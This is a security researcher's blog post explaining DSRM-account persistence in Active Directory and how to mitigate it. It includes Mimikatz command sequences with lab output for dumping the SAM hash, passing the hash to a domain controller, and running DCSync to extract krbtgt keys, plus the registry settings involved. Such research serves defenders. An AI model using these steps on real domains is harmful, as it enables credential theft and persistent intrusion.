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Sneaky Active Directory Persistence #13: DSRM Persistence v2

By [Sean Metcalf](#) in [ActiveDirectorySecurity](#), [Microsoft Security](#), [Security Conference Presentation/Video](#), [Technical Reference](#)

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

[I presented on this AD persistence method at DerbyCon \(2015\).](#)
[I also presented and posted on DSRM as a persistence method previously.](#)

[Complete list of Sneaky Active Directory Persistence Tricks posts](#)

[Special thanks to Benjamin Delpy since the research highlighted on this page wouldn't have been possible without his valuable input.](#)

The Directory Restore Mode Account

Every Domain Controller has an internal “Break glass” local administrator account to DC called the Directory Services Restore Mode (DSRM) account. The DSRM password is set when a new DC is promoted and the password is rarely changed.

The DSRM account name is “Administrator” and is the Domain Controller’s local admin account. We can confirm this with Mimikatz by dumping the local SAM credentials on a Domain Controller.

Mimikatz “token::elevate” “lsadump::sam” exit

```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-1581655573-3923512380-696647894-2629      (15g,25p)
Primary
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

Using DSRM Credentials (standard methods)

Once you know the DSRM account password (local Administrator account on the DC), there are a few tricks to how it can be used.

Logging on to a DC with the DSRM account:

1. Restart in Directory Services Restore Mode (*bcdedit /set safeboot dsrepair*)
2. Access DSRM without rebooting (Windows Server 2008 and newer)
 1. Set the registry key DsrAdminLogonBehavior to 1
 2. Stop the Active Directory service
 3. Logon using DSRM credentials on the console.
3. Access DSRM without rebooting (Windows Server 2008 and newer)
 1. Set the registry key DsrAdminLogonBehavior to 2


2. Logon using DSRM credentials on the console.
4. Remote Desktop Client when connecting to the “Console” which is “mstsc /console” prior to Windows Server 2008 and “mstsc /admin” with Windows Server 2008 and newer. Tested on Windows Server 2008 R2. Windows Server 2012R2 seems to refuse DSRM logon via RDP console.

The DSRM Account is a local admin account, so let’s see what else is possible...

Advanced Method for Using DSRM Credentials (Windows 2012 R2)

What’s really interesting about this account is that since it’s a valid local administrator account, it can be used to authenticate over the network to the DC (ensure the DsrAdminLogonBehavior regkey is set to 2) . Furthermore, the attacker doesn’t need to know the actual password, all that’s required is the password hash. This means that once an attacker has the password hash for the DSRM account, it can be “passed” to the DC for valid admin access to the DC across the network using Pass-the-Hash. This was tested successfully in limited lab testing on a Windows Server 2008 R2 & 2012 R2 Domain Controllers.

Mimikatz “privilege::debug” “sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac” exit



```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 7c08d63a2f48f045971bc2236ed3f3ac

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\adsc03\c$
Volume in drive \\adsc03\c$ has no label.
Volume Serial Number is 6874-598A

Directory of \\adsc03\c$

08/22/2013  11:52 AM    <DIR>          PerfLogs
08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015  02:48 PM    <DIR>          Temp
09/13/2015  08:17 PM    <DIR>          Users
08/27/2015  10:54 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  258,178,846,720 bytes free
```

Gaining access to a Domain Controller’s file system is nice, but we can do better!

DSRM PTH to DCSync!

Since it is possible to pass-the-hash for the DSRM account, why not leverage this access to pull password data for any domain account using Mimikatz DCSync. We can target the specific Domain Controller and by using the DC's short name, we force NTLM authentication.

Mimikatz "lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /user:krbtgt

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 66750645b577b363347c5aa5d5e7d190

Administrator: C:\Windows\system32\cmd.exe

mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server
[DC] 'krbtgt' will be the user account
Object RDN          : krbtgt
** SAM ACCOUNT **
SAM Username        : krbtgt
Account Type         : 300000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID    : 502
Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
  ntlm- 0: f46b8b6b6e330689059b825983522d18
  lm - 0: ff43293335e630fff672b3e427de4237
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac          <4096> : e28f5c9d72b39d49ed6b84b088586fc26c722dec631d1d0
9899637c7b4388553
    aes128_hmac          <4096> : 06b0d3cfe9d31c558c1a8313ab5233a4
    des_cbc_md5          <4096> : f1f82968baa1f137
```

Conclusion

If an attacker can gain knowledge of the DSRM account password on a Domain Controller running Windows Server 2008 R2 or 2012 R2 (with the DsrAdminLogonBehavior regkey set to 2), the DSRM account can be used to authenticate across the network via pass-the-hash to the DC (forcing NTLM authentication). This enables an attacker to retain Domain Controller admin rights when all domain user and computer passwords are changed.

The DSRM account now provides a useful attack method to pull domain credentials, despite the fact it's a "local" administrator account.

Many thanks to Benjamin Delpy (author of Mimikatz) for his help in figuring this out!

Mitigation

The only true mitigation for this issue is to ensure the DSRM account passwords are unique for every Domain Controller and are changed regularly (at least as often as other account passwords). Also, ensure the `DsrmAdminLogonBehavior` regkey is **not** set to 2 – this registry key doesn't exist by default. Setting this regkey to 1 forces the admin to stop the Directory Services service for DSRM logon to work.

The Registry Key `HKLM\System\CurrentControlSet\Control\Lsa\DsrAdminLogonBehavior` should not exist or be set to 1.

(Visited 16,772 times, 2 visits today)

❑ [DCSync](#), [DerbyCon](#), [DSRM](#), [DSRMPAssTheHash](#), [DSRMPersistence](#), [DSRMP TG](#), [Isadump](#), [mimikatz](#), [mstsc](#), [Pass-the-Hash](#), [PassTheHash](#), [pth](#), [sam](#), [SneakyADPersistence](#), [SneakyPersistence](#), [WindowsServer2012R2](#)



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